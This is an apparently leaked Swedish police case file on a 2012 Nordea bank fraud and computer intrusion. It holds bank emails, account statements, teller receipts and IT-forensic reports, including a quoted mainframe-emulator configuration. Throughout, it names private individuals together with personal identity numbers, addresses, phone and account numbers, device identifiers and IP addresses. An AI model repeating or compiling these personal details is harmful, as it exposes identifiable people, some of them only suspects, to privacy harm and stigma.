81.233.81.161: Begäran till ISP skickad (IP i Malmö? Landskrona?), uppgifter fanns ej sparade
Telia

217.208.86.139: Begäran till ISP skickad (IP i Trelleborg?), uppgifter fanns ej sparade
Telia

83.249.49.153: Begäran till ISP skickad (IP i Helsingborg? Landskrona?), uppgifter fanns, abonnent i Landskrona
Telia

Jesper Blomström
Informationssäkerhetsenheten
Säkerhetspolisen
010-568 70 00

Polismyndighet
Stockholms län

Nordea Banks begäran om totalspärr

Signerat av

Signerat datum

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Orginalhandlingens förvaringsplats	Datum	Tid
	2012-11-29	10:00

Involverad personal	Funktion
Bengt Rehnberg	Uppgiftslämnare

Berättelse

När Nordea Bank insåg att en stor summa pengar var på väg till ett konto i Swedbank och misstänkte bedrägeri, bad man Swedbank att spärra kontot för att förhindra att pengarna skulle landa på kontot.

Till: Susanne Kuylenstierna
Ämne: SV: STOPP av mottagarkonto 821499230996986

Totalspärr inlagd på kontot nu.

Från: Susanne Kuylenstierna
Skickat: den 1 augusti 2012 15:44
Till: Mats Ideström
Kopia: Åsa Andersson
Ämne: STOPP av mottagarkonto 821499230996986

Hej

Vi har blivit kontaktad av Nordea Danmark ang nedan infogade utlandsbetalning.
Betalningen är "completed" i våra system (= OK och genomförd) – men dock med valutadag först den 3/8.
Därför skulle vi behöva få kontot spärrat för insättning – så att betalningen inte blir utförd på valutadagen.

Susanne K

3253 P90
Purpose : F01 Receiver: SWEDSESSBXXX Osn: 12781 120801/1407 P
MT: 103 Sender : NDEADKKKCXXX Isn: 642322 120801/1407
Prio: N Sess.No : 5864 Delivered To Several Ap
More info:PFK11 No Print
* NORDEA BANK DANMARK A/S
* COPENHAGEN C
119 STP
20 3221408754
23B CRED
32A 120803 DKK 88.140,
33B DKK 88.140,
50K /DK1120008479274011
NETS CARDS PROCESSING A/S
LAUTRUPBJERG 10
2750 BALLERUP
57A SWEDSESSXXX
* SWEDBANK AB
* STOCKHOLM
59 /SE2180000821499230996986
ABDUL-RAHIM BASHE SAID
71A SHA
-
CHK 0F599AF29DAB
CAC VALIDATION SUCCESS
SAC VALIDATION SUCCESS

Swedbank kort sammanfattning

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Orginalhandlingens förvaringsplats	Datum	Tid
	2012-11-29	09:50

Involverad personal	Funktion
Bengt Rehnberg	Uppgiftslämnare

Berättelse

Swedbank har tillfrågats om kontotransaktioner tillhörande Abdul- Rahim Bashe Said. Detta är en kort sammanfattning som Swedbank lämnat

Swedbank

Ärendenummer 0201-K292108-12

Swedbank fick den 1 augusti 2012 information från Nordea Danmark ang. en betalning som var på väg till ett konto i Swedbank. Då det handlade om ”fraud” önskade Nordea Danmark vår hjälp med att få betalningen returnerad.

Swedbank totalspärrade mottagarkontot den 1 augusti vilket innebar att den ankommande betalningen inte kunde bokas in till kontot.

Kontohavaren besökte ett kontor i Malmö då han undrade varför hans kort inte fungerade. Han fick där information om att han behövde lämna en skriftlig redogörelse över vad det var för pengar som var på väg till hans konto. Han lämnade in sin redogörelse till samma kontor den 6 augusti. Banken bedömde att hans redogörelse inte var trovärdig, beloppet gick i retur till Nordea Danmark den 6 augusti och hans konto avslutades den 10 augusti.

Vänliga hälsningar

Swedbank Säkerhet
Åsa Andersson

Interna mail ang. spärrning av konto

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Orginalhandlingens förvaringsplats	Datum	Tid
	2012-11-29	10:05

Involverad personal	Funktion
Bengt Rehnberg	Uppgiftslämnare

Berättelse

Då begäran från Nordea att spärra kundens konto i Swedbank inkommit till Swedbank påbörjades en intern mailtrafik vad som skulle göras med kundens konto (Abdul- Rahim Bashe Said.)

Åsa Andersson

Från: Aida Buhic
Skickat: den 3 augusti 2012 09:51
Till: Åsa Andersson
Ämne: Angående kortet med hård spärr

Hej Åsa,

Igår hade vi inne på kontoret en kund som du har satt hårdspärr totalspärr på kortet, vi vill veta vad vi får berätta för kunden för han kommer komma in till oss idag
och han vill veta varför han inte får ett nytt kort. Kunden är född 940310 om jag har fått rätt uppgifter.

Med vänlig hälsning

Aida Buhic
Malmö, Gustav Adolfs torg
040 6716232

Åsa Andersson

Från: Aida Buhic
Skickat: den 8 augusti 2012 12:57
Till: Åsa Andersson
Ämne: VB: Skannat material
Bifogade filer: SCAN2552_000.pdf

Hej,

Nu har kunden 940410-2692 varit inne hos oss och lämnat en kort redogörelse över utl. överföringen som är på väg till hans konto.
Informera oss gärna hur vi går vidare med ärendet, med kortbeställningen.

Med vänlig hälsning

Aida Buhic
Gustav Adolfs Torg

-----Ursprungligt meddelande-----
Från: ul16114scan@swedbank.se [mailto:ul16114scan@swedbank.se]
Skickat: den 8 augusti 2012 14:26
Till: Aida Buhic
Ämne: Skannat material

Skannat av Swedbank

Aida Buhic
Gustav Adolfs Torg

-----Ursprungligt meddelande-----
Från: ul16114scan@swedbank.se [mailto:ul16114scan@swedbank.se]
Skickat: den 8 augusti 2012 14:26
Till: Aida Buhic
Ämne: Skannat material

Skannat av Swedbank

Åsa Andersson

Från: Åsa Andersson
Skickat: den 9 augusti 2012 09:46
Till: Aida Buhic
Ämne: SV: Skannat material
Bifogade filer: Abdul-Rahim Bashe Said.doc

Bra, här kommer kopian.

Hälsn Åsa

-----Ursprungligt meddelande-----
Från: Aida Buhic
Skickat: den 9 augusti 2012 09:42
Till: Åsa Andersson
Ämne: SV: Skannat material

Hej Åsa,

Tack för återkopplingen, han kändes inte trovärdig när han var inne på kontoret heller.
Du kan lägga en kopia till mig så har vi det på kontoret också.

Med vänlig hälsning

Aida Buhic

Malmö, Gustav Adolfs Torg

-----Ursprungligt meddelande-----
Från: Åsa Andersson
Skickat: den 9 augusti 2012 09:37
Till: Aida Buhic
Ämne: SV: Skannat material

Hej,

Vi kommer att stänga hans konto. Han kommer att få ett brev av oss där vi säger att hans redogörelse inte är trovärdig. Jag skickar ett uppdrag idag till Business Back Office och brevet kommer att skickas till honom med post idag. Vill du ha en kopia av brevet på mailen?

Hälsn Åsa

-----Ursprungligt meddelande-----
Från: Aida Buhic
Skickat: den 8 augusti 2012 12:57
Till: Åsa Andersson
Ämne: VB: Skannat material

Hej,

Nu har kunden 940410-2692 varit inne hos oss och lämnat en kort redogörelse över utl. överföringen som är på väg till hans konto.
Informera oss gärna hur vi går vidare med ärendet, med kortbeställningen.

Med vänlig hälsning

Min kusin har tagit skickat över pengar till mig från den Danmark.
Jag ska snart flytta till Danmark och gå i högskolan där,
pengarna ska gå till nya möbler, madrass, säng och TV.
Mitt namn är Abdul-Rahim Bashe Said och jag bor i Bennets
väg 7c lgh 1403, postnummer 213 67 Malmö.

0707429843
940910-2692

Swedbank

Abdul-Rahim Bashe Said
c/o Bashe Jam Said
Bennets Väg 7 C Lgh 1403
213 67 Malmö

2012–08-09

Ang. transaktioner på Ert konto nr. 8214-9, 923 099 698-6.

Swedbank AB, (”Banken”) får med anledning av din redogörelse anföra följande.

Enligt Bankens uppfattning är din redogörelse för transaktionen på kontot inte trovärdig. Banken har därför beslutat att avsluta kontot.

Stockholm den 9 augusti 2012
Swedbank AB
Säkerhet

Swedbank

Tillfälligt Kontoutdrag

Handläggare
Andersson Åsa, 08-58592311

Datum
2012-11-16

Kundnummer
19940410-2692

Abdul-Rahim Bashe Said
Bashe Jam Said
Bennets Väg 7 C Lgh 1403
213 67 Malmö

Privatkonto nr 8214-9, 923 099 698-6

Kontoinnehavare
Abdul-Rahim Bashe Said

SALDO	0,00
RESERVERAT BELOPP	0,00
TIDIG INSÄTTNING	0,00
BEVILJAD KREDIT	0,00
TILLGÄNGLIGT BELOPP	0,00

Bokföringsdatum	Kassadatum	Text	Löpnr	Ref	Belopp	Saldo	Handläggare
	2012-11-16	UTGÅENDE SALDO				0,00	
2012-08-10	2012-08-10		0000 000 00000	REGISTERÄNDRING		0,00	P327AHO
2012-08-10	2012-08-10	AVSLUT	8327 901 03597		-15,00	0,00	P327AHO
2012-08-01	2012-08-01		0000 000 00000	REGISTERÄNDRING		15,00	P327XNA
2012-07-10	2012-07-10	AUTOMATUTTAG *Datum Köp/Uttag: 2012-07-09*	8850 919 77005	1699 Kontanten C	-300,00	15,00	N850TRB
2012-07-10	2012-07-10	KORTKÖP/UTTAG *Datum Köp/Uttag: 2012-07-09*	8850 919 98345	RYFFS LIVS NÄRA	-36,00	315,00	N850TRB
2012-07-09	2012-07-09	INSÄTTNINGSAUTOM	8214 077 00109		300,00	351,00	M214INS
2012-07-02	2012-07-02	AUTOMATUTTAG *Datum Köp/Uttag: 2012-07-02*	8214 170 00422		-1 000,00	51,00	M214MIN
2012-06-27	2012-06-29	STUDIEHJÄLP	8901 942 20097		1 050,00	1 051,00	N901TRB
2012-06-05	2012-06-05	KORTKÖP/UTTAG *Datum Köp/Uttag: 2012-06-03*	8850 919 73829	BURGER KING JAGE	-30,00	1,00	N850TRB
2012-06-01	2012-06-01	KORTKÖP/UTTAG	8850 919 18770	Millans Pizzeria	-39,00	31,00	N850TRB

Bdr / Produkter

Swedbank AB (publ)

Post
105 34 Stockholm

Besök
Malmskillnadsgatan 32

Tfn
08-58 59 00 00

Fax
08-790 56 03

Bankgiro

Styrelsens säte: STOCKHOLM, Org nr 502017-7753

SYNK 20.12.722

Swedbank

Tillfälligt Kontoutdrag

Handläggare
Andersson Åsa, 08-58592311

Datum
2012-11-16

Kundnummer
19940410-2692

Bokföringsdatum	Kassadatum	Text	Löpnr	Ref	Belopp	Saldo	Handläggare
		Datum Köp/Uttag: 2012-05-31					
2012-06-01	2012-06-01	KORTKÖP/UTTAG	8850 919 11422	Syd Exchange AB	-770,00	70,00	N850TRB
		Datum Köp/Uttag: 2012-05-31					
2012-05-31	2012-05-31	AUTOMATUTTAG	8214 170 01982		-200,00	840,00	M214MIN
		Datum Köp/Uttag: 2012-05-31					
2012-05-29	2012-05-31	STUDIEHJÄLP	8901 942 85475		1 050,00	1 040,00	N901TRB
2012-05-18	2012-05-17	KORTKÖP/UTTAG	8850 919 01164	SUBWAY MOLLEVANG	-25,00	-10,00	N850TRB
		Datum Köp/Uttag: 2012-05-15					
2012-05-18	2012-05-17	KORTKÖP/UTTAG	8850 919 01163	SUBWAY MOLLEVANG	-110,00	15,00	N850TRB
		Datum Köp/Uttag: 2012-05-15					
2012-05-16	2012-05-16	KORTKÖP/UTTAG	8850 919 04136	EVNINGS MARKET	-83,00	125,00	N850TRB
		Datum Köp/Uttag: 2012-05-15					
2012-05-15	2012-05-15	DIREKTBETALNING	8901 969 20489	156128842	-292,00	208,00	P901003
2012-05-15	2012-05-15	INSÄTTNINGSAUTOM	8214 023 00007		100,00	500,00	M214INS
2012-05-15	2012-05-15	INSÄTTNINGSAUTOM	8214 023 00006		400,00	400,00	M214INS
2012-05-02	2012-05-01	ÖVF VIA INTERNET	8214 969 11016	821499242721398	-1 050,00	0,00	P214003
2012-04-26	2012-04-30	STUDIEHJÄLP	8901 942 83779		1 050,00	1 050,00	N901TRB
2012-04-10	2012-04-10		0000 000 00000	REGISTERÄNDRING		0,00	P214FAG
	2012-04-26	INGÅENDE SALDO				0,00	

PM

Konto 5501-0264641 i SEB

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Uppgiftslämnare	Datum	Tid
Rehnberg, Bengt	2012-11-20	00:00

Beslag verkställt	Material för analys
Nej	Nej

Mottaget	Mottaget datum	Tid

Sätt på vilket uppgift lämnats

Upprättad av
Bengt Rehnberg

Involverade personer	Personnummer/Orgnr	Roll
Sedira, Seifaddin		Berörd person

Uppgiften avser
SEB, konto tillhörande Sedira, Seiffadin

Uppgift
SEB kunde ej hitta någon transaktion som stämde med vår förfrågan (att 99 808 DKK skulle överföras till Sedira Seiffadins konto i SEB den 1 augusti 2012)
Matteo Billiotti på SEB kunde däremot upplysa om att någon via Internetbanken kontrollerat kontoutdraget på aktuellt konto vid följande tidpunkter:
31/7 kl. 22:57. 1/8 kl. 00:25, 09:00, 11:33, 18:10. Sedira Seiffadin låg back med ca 75 SEK vid tillfället.

Polismyndighet
Stockholms län

Kontoutdrag

Kontohändelser för Mohamed Haji Elmi, Ahmed

Signerat av

Signerat datum

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Orginalhandlingens förvaringsplats	Datum	Tid
	2012-11-29	09:15

Involverad personal	Funktion
Bengt Rehnberg	Uppgiftslämnare

Berättelse

Av Nordea Bank redovisade kontohändelser för konto tillhörande Mohamed Haji Elmi, Ahmed.

Nordea

1 (1) Sida
2012-11-16 Datum

Polismyndigheten i Stockholms län
Att Bengt Rehnberg

Fax 010 563 7716

031-771 67 03 Tel
031-771 60 40 Fax
62685 Vårt ref nr

Föreläggande: 0201-K2992108-12 900425 3994 Mohamed Haji Elmi Ahmed

Kontoutdrag för konto 3269 21 05362 för 2012 bifogas, jämte utskrift ur vårt kassasystem avs uttag 24/7 och 17/8, gjorda på vårt kontor 4077, Trelleborgsvägen 14, Malmö. Klockslag är noterad på kopiorna.

Med vänlig hälsning

Nordea Bank AB (publ)

Eva Sjögren 031 7716411

Nordea Bank AB (publ)
Myndighetsfrågor
P335, 105 71 Stockholm
www.nordea.com

Nordea

Utdrag - Kontoredovisning
KAPITALKONTO

SJÖGREN EVA

Datum	Kontonummer
2012-11-16	3269 21 05362 SEK

Till

MOHAMED HAJI ELMI,AHMED

ILIONGRÄNDEN 126
224 71 LUND

Valutaslag

Alla belopp nedan anges i SEK om inte annat anges

Specifikation

Datum	Text	Insättning/Uttag	Behållning/Skuld
12-01-02	INGÅENDE SALDO		3,72
12-01-30	Insättning	500,00	503,72
12-01-30	Uttag	500,00-	3,72
12-02-07	Bankgiroinsättning	2.752,00	2.755,72
12-02-07	Uttag	1.250,00-	1.505,72
12-02-10	Uttag	1.500,00-	5,72
12-03-01	Bankgiroinsättning	3.840,00	3.845,72
12-03-01	Uttag	1.800,00-	2.045,72
12-03-02	Uttag	1.900,00-	145,72
12-03-09	Uttag	145,00-	0,72
12-03-27	Bankgiroinsättning	3.840,00	3.840,72
12-03-28	Uttag	3.300,00-	540,72
12-03-30	Uttag	540,00-	0,72
12-07-24	Utlandsinsättning	27.283,08	27.283,80
12-07-24	Avgift ank utlbet	60,00-	27.223,80
12-07-24	Pris för tjänst	80,00-	27.143,80
12-07-24	Uttag	3.195,00-	23.948,80
12-07-24	Uttag	7.500,00-	16.448,80
12-08-17	Uttag	15.000,00-	1.448,80
12-08-20	Uttag	1.400,00-	48,80
12-10-19	Sv Spel Internet	3.000,00	3.048,80
12-10-19	Uttag	3.040,00-	8,80
12-11-16	UTGÅENDE SALDO		8,80
	TILLGÄNGLIGT BELOPP		8,80

Nordea Bank AB (publ)
BOX 473
751 06 UPPSALA

Besöksadress, telefon
WWW.NORDEA.SE
020-723 723

Org-/moms nr 516406-0120/SE663000019501. Styrelsens säte Stockholm

Nordea

Kvittokopia utskriven 2012-11-16

Kontor/avdelning
TRELLEBORGSVÄGEN 14, MALMÖ
Telefon
Privatkunder 0771-22 44 88, Företagskunder 0771-33 55 99

Datum
2012-07-24

Clnr/kassa
4077/4

Nr	Transaktion	Från konto	Till konto Övriga uppgifter	Belopp
0052	Uttag	3269 21 05362		7 500,00- SEK

Att erhålla: **7 500,00 SEK**

Kontant till kund: **7 500,00 SEK**

Kvitteras: _____

ID. 85100 2775 900425-3994
KK

kl. 12:32

Kontrollera att ovanstående uppgifter stämmer överens med ditt uppdrag.

2012-07-24 12:32:07

Bankens blad

Nordea

Kvittokopia utskriven 2012-11-16

Kontor/avdelning
TRELLEBORGSVÄGEN 14, MALMÖ
Telefon
Privatkunder 0771-22 44 88, Företagskunder 0771-33 55 99

Datum
2012-07-24

Clnr/kassa
4077/2

Nr	Transaktion	Från konto	Till konto	Övriga uppgifter	Belopp
0097	Giro PG		4176900-1	01003436270022458000	3 195,00 SEK
0099	Pris	3269 21 05362		Övrig kund	80,00- SEK
0101	Uttag	3269 21 05362		PG BET 4176900-1	3 195,00- SEK

Prisspecifikation:

Övrig kund	1 st á 80,00	80,00 SEK

Kvitteras: _____

10 kk. 8510027 75 900425-3994

kl. 1343

Kontrollera att ovanstående uppgifter stämmer överens med ditt uppdrag.

2012-07-24 13:43:45

Bankens blad

Nordea

Kvittokopia utskriven 2012-11-16

Kontor/avdelning
TRELLEBORGSVÄGEN 14, MALMÖ
Telefon
Privatkunder 0771-22 44 88, Företagskunder 0771-33 55 99

Datum
2012-08-17

Clnr/kassa
4077/1

Nr	Transaktion	Från konto	Till konto Övriga uppgifter	Belopp
0076	Uttag	3269 21 05362		15 000,00- SEK

Att erhålla: **15 000,00 SEK**

Kontant till kund: **15 000,00 SEK**

Kvitteras: _____

ID 900425-3994 (ID 851002775)

KK.

kl. 11.44

Kontrollera att ovanstående uppgifter stämmer överens med ditt uppdrag.

2012-08-17 11:44:34

Bankens blad

PM

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Uppgiftslämnare	Datum	Tid
Rehnberg, Bengt	2012-11-27	15:57

Beslag verkställt	Material för analys
Nej	Nej

Mottaget	Mottaget datum	Tid

Sätt på vilket uppgift lämnats

Upprättad av
Bengt Rehnberg

Uppgiften avser
Plusgiro 4176900-1

Uppgift
Plusgiro 4176900-1 tillhör Lindorff Sverige AB.

Enligt kontoutdrag från Nordea Bank har Ahmed Mohamed Haji Elmi den 24 juli 2012 tagit ut, eller betalat en räkning via postgiro på
3 195,00 SEK till postgironummer 4176900-1

Polisen
Polismyndigheten i Stockholms län
Länskriminalpolisavdelningen
IT-forensiska sektionen

Undersökningsprotokoll

Datum
2013-03-22

Diarienr (åberopas vid korresp)
0201-K292108-12

Undersökningsprotokoll för beslag 2012-0201- BG30589-1 och 2012-0201-BG30597-1

Utredningsman	Beställande enhet	Telefon till utredningsman
Bengt Rehnberg	LU/SF	
Handläggare på IT-forensiska sektionen	**Medundersökare**	
IT-forensiker Robert Pock		

Ärendetyp	Undersökningstyp
Grovt bedrägeri	Analys av mobila enheter
Inkom till IT-forensiska sektionen	**Undersökningen påbörjad datum**
2012-11-23	2012-11-23
Undersökningsadress	
Norra Agnegatan 33	

Inledning

IT-forensiska sektionen fick i uppgift att avläsa befintlig information samt försöka återskapa eventuellt raderad data ur två mobiltelefoner. Grunden till undersökningen är utredning av grovt bedrägeri.

Sammanfattning

Ingenting som bedömdes vara relevant för utredningen påträffades i någon av beslagspunkterna.

Innehållsförteckning

2012-0201-BG30597-1

Fabrikat: Apple
Modell: iPhone 4S
IMEI: 013063004752062

SIM-kort: Ja
Operatör: Tele2
ICCID: 89462044210023958175
PIN-kod: Okänd

Telefonens filsystem lästes ut och analyserades.



Bild 1: 2012-0201-BG30597-1, framsida, notera IMEI-nummer.

Bild 2: 2012-0201-BG30597-1, baksida



Bild 3: Sim-kort och sim-kortssläde som satt i beslagspunkt 2012-0201-BG30597-1.

Iakttagelser och undersökningar

Ingenting som bedömdes vara relevant för utredningen påträffades.

2012-0201-BG30589-1

Fabrikat: Samsung
Modell: GT-E1080W
IMEI: 358157040406643

SIM-kort: Ja
Operatör: Comviq
ICCID: 89462046111002946348
PIN-kod: Inaktiv

Telefonen avlästes logiskt och fysiskt. Sim-kortet avlästes separat.

Bild 4: 2012-0201-BG30589-1, framsida



Bild 5: 2012-0201-BG30589-1, etikett bakom batteri.

Bild 6: Sim-kort som satt i beslagspunkt 0201-BG30589-1.

Iakttagelser och undersökningar

Ingenting som bedömdes vara relevant för utredningen påträffades.

Polisen
Polismyndigheten i Stockholms län
Länskriminalpolisavdelningen
IT-forensiska sektionen

Undersökningsprotokoll 1 (52)

Datum
2013-01-2127 Version 0.1.6

Diarienr (åberopas vid korresp)
0201-K292108-12

Undersökningsprotokoll för beslag 2012-0201-BG25023 avseende intrång riktat mot Nordea

Utredningsman	Beställande enhet	Telefon till utredningsman
Kriminalinspektör Bengt Rehnberg	LU/S	
Handläggare på IT-forensiska sektionen Kriminalinspektör Olle Wahlström IT-forensiker Joakim Persson	Medundersökare	

Ärendetyp	Undersökningstyp
Bedrägeri, dataintrång	Analys av IT-media
Inkom till IT-forensiska sektionen 2012-09-06	Undersökningen påbörjad datum 2012-09-06
Undersökningsadress	

Inledning

Vid utredningen av dataintrång mot Logica påträffades filer och material som såg ut att visa att även Nordea utsatts för ett dataintrång och eventuellt också bedrägeri. Efter kontakt med Nordea framkom att så var fallet och att åtta obehöriga penningtransaktioner gjorts på Nordeas system. Svartholm Warg delgavs därför misstanke om dataintrång och bedrägeri mot Nordea.

Sammanfattning

Av de 14 IP-adresser Nordea loggat i samband med intrånget återfanns 13 i olika former i den undersökta datorn. Den 14:e IP-adressen fanns med indirekt.

Av de åtta penningtransaktioner som registrerats av Nordea återfanns samtliga namn och belopp i olika loggfiler på den undersökta datorn. Uppgifter om vissa

av de personer och företag som transaktionerna var utställda på återfanns i olika textdokument. Fem av de åtta transaktionerna återfanns i loggfiler som enligt tidsstämplarna skapats på datorn i anslutning till brottstiden.

Av loggfiler som återfunnits i datorn framgår att användaren av datorn vid flera tillfällen anslutit via andra datorer för att nå den adress som varit målet.

I det undersökta materialet återfanns över 400 filer och kataloger vars namn var identiska med namn på dataset hos Nordea.

Innehållsförteckning

Bilagor

Bilaga 2012-0201-BG25023-2.1	Dataset från Nordea
Bilaga 2012-0201-BG25023-26.25	sctr1.log
Bilaga 2012-0201-BG25023-26.26	sctr04bet.txt
Bilaga 2012-0201-BG25023-26.27	x3trc.6164.txt
Bilaga 2012-0201-BG25023-26.28	scrtrmaqs.txt
Bilaga 2012-0201-BG25023-26.29	sctr.illeback.log
Bilaga 2012-0201-BG25023-26.30	sctr.pankbs.log
Bilaga 2012-0201-BG25023-26.31	aptbp.log

2012-0201-BG25023-1

Hårddisk, Seagate Barracuda 80GB, S/N: 5LS5NHW9.

Hårddisken var löst liggande men ansluten till den stationära datorn.
Hårddiskens kontrollerkort brann efter speglingen.

Bild 1Hårddisk 2012-0201-BG25023-1

Den undersökta hårddisken har två partitioner, den första om 30 GB har ett Ext3 filsystem och har använts för lagring av filer. Den andra partitionen om ca 45 GB har inte gått att analysera.

Partition 1/NONAME[Ext3] Lagring av filer	*Partition 2* Har ej gått att analysera

Bild 2 Beskrivning av partitioner på hårddisken

Iakttagelser och undersökningar

Se beskrivning i beslag 2012-0201-BG25023-2.

2012-0201-BG25023-2

Hårddisk, Hitachi Deskstar 80GB, S/N: T2C6EMG1.



Bild 3Datorchassi Bild 4Hårddisk 2012-0201-BG25023-2

Den undersökta hårddisken har fem partitioner, på den första om ca 14 GB är ett Linux operativsystem installerat. Den andra partitionen har använts för systemets "boot filer". Tredje och fjärde partitionerna om 30GB respektive ca 8GB har inte gått att analysera. Den sista partitionen om 23GB har använts för lagring av filer.

Partition 1 */NONAME[Ext3]* Operativsystem Linux	*Partition 2* */NONAME[Ext3]* Boot filer	*Partition 5* Har ej gått att analysera	*Partition 6* Har ej gått att analysera	*Partition 7* Lagring av filer

Bild 5 Beskrivning av partitioner på hårddisken

Iakttagelser och undersökningar

Av filerna *"Partition 1/etc/hostname"* och *"Partition 1/etc/localtime"* framgår dels att datorns namn var "metaverse" samt att den aktuella tidszonen var satt till ICT-7 vilket motsvarar UTC. I detta protokoll anges tidpunkter i centraleuropeisk tid (CET) om inte annat anges.

Genom filen *"Partition 1/etc/network/interfaces"* kan det vidare konstateras att datorn vid tillfället för undersökningen hade den lokala IP-adressen 192.168.1.97.

Hercules

I materialet påträffades en så kallad Hercules emulator. Den används för att emulera en IBM arkitektur som kan köra en eller flera virtuella stordatorer.

Observera att materialet är svåranalyserat eftersom filer och kataloger länkar till varandra samt att vissa filer inte har kunnat lokaliseras. I slutet av detta avsnitt finns ett sammanfattande resultat.

Konfiguration

Filen *"Partition 1/startupHercules.sh"* beskriver hur Hercules ska startas samt förberedande åtgärder, se utdrag samt beskrivning nedan.

```
#!/bin/bash
iptables -t mangle -A FORWARD -p tcp --tcp-flags SYN,RST SYN -j TCPMSS --set-mss
1420

mount /dev/sdb7 /plain0/
mount /dev/sda1 /disk1/
swapon /plain0/pswap0
swapon /disk1/pswap0
cd /disk1/mvs
ulimit -c unlimited
hercules -f hercules.conf
hercExitCode="$?"
echo ":: HERCULES EXiTED WiTH CODE ${hercExitCode} ::"
ls -l core*
while :; do
            read
done
```

Utdrag 1 Filen *"Partition 1/startupHercules.sh"*

1. *"Partition 7"* på hårddisken som detta beslag avser monteras i katalogen *"/plain0/"*
2. *"Partition 1"* på hårddisken som avses i beslag 2012-0201-BG25023-1 monteras i katalogen *"/disk1/"*
3. En swap fil skapas i katalogen *"/plain0/pswap0"*
4. En swap fil skapas i katalogen *"/disk1/pswap0"*
5. Hercules startas med konfigurationsfilen som ligger i *"/disk1/mvs/hercules.conf"*

Konfigurationsfilen *"Partition 1/hercules.conf"* i beslag 2012-0201-BG25023-1 laddas av emulatorn se utdrag samt beskrivning nedan.

```
#
# Configuration file for Hercules & IBM ADCD z/OS 1.4
#

CPUSERIAL 000420        # CPU serial number
CPUMODEL  9672          # CPU model number
#MAINSIZE  1500          # Main storage size in megabytes
MAINSIZE 786
XPNDSIZE  0             # Expanded storage size in megabytes
CNSLPORT  3272          # TCP port number to which consoles connect
HTTPPORT  8082            # HTTP server
NUMCPU    4             # Number of CPUs
NUMVEC    1             # Vector facilities emulated
TZOFFSET  +0000
OSTAILOR  OS/390        # OS tailoring
PANRATE   FAST          # Panel refresh rate
ARCHMODE  ESAME         # Architecture mode S/370, ESA/390 or ESAME
PGMPRDOS  LICENSED      # Allow OS/390 and Z/OS systems to run

#
# IPL parameter
#
#LOADPARM  0A8200..
#LOADPARM 0A82AW..
LOADPARM 0A82CS..
#
# 0A82xx.. xx : one of the following :
#
# CS        CLPA and cold start of JES2. Base z/OS system functions i.e. no
CICS, DB2, IMS, WAS, etc.
# 00        Warm start of JES2. Base z/OS system functions i.e. no CICS, DB2,
IMS, WAS, etc.
# WS        Warm start of JES2. Base z/OS system functions i.e. no CICS, DB2,
IMS, WAS, etc.
# DC        CLPA, brings in CICS LPA modules, cold start of JES2, starts up DB2
and CICS.
# DB        Warmstart of JES2 and starts the DB2 and CICS.
# DI        CLPA and cold start of JES2 and loads the IMS Libraries. IMS must be
manually started.
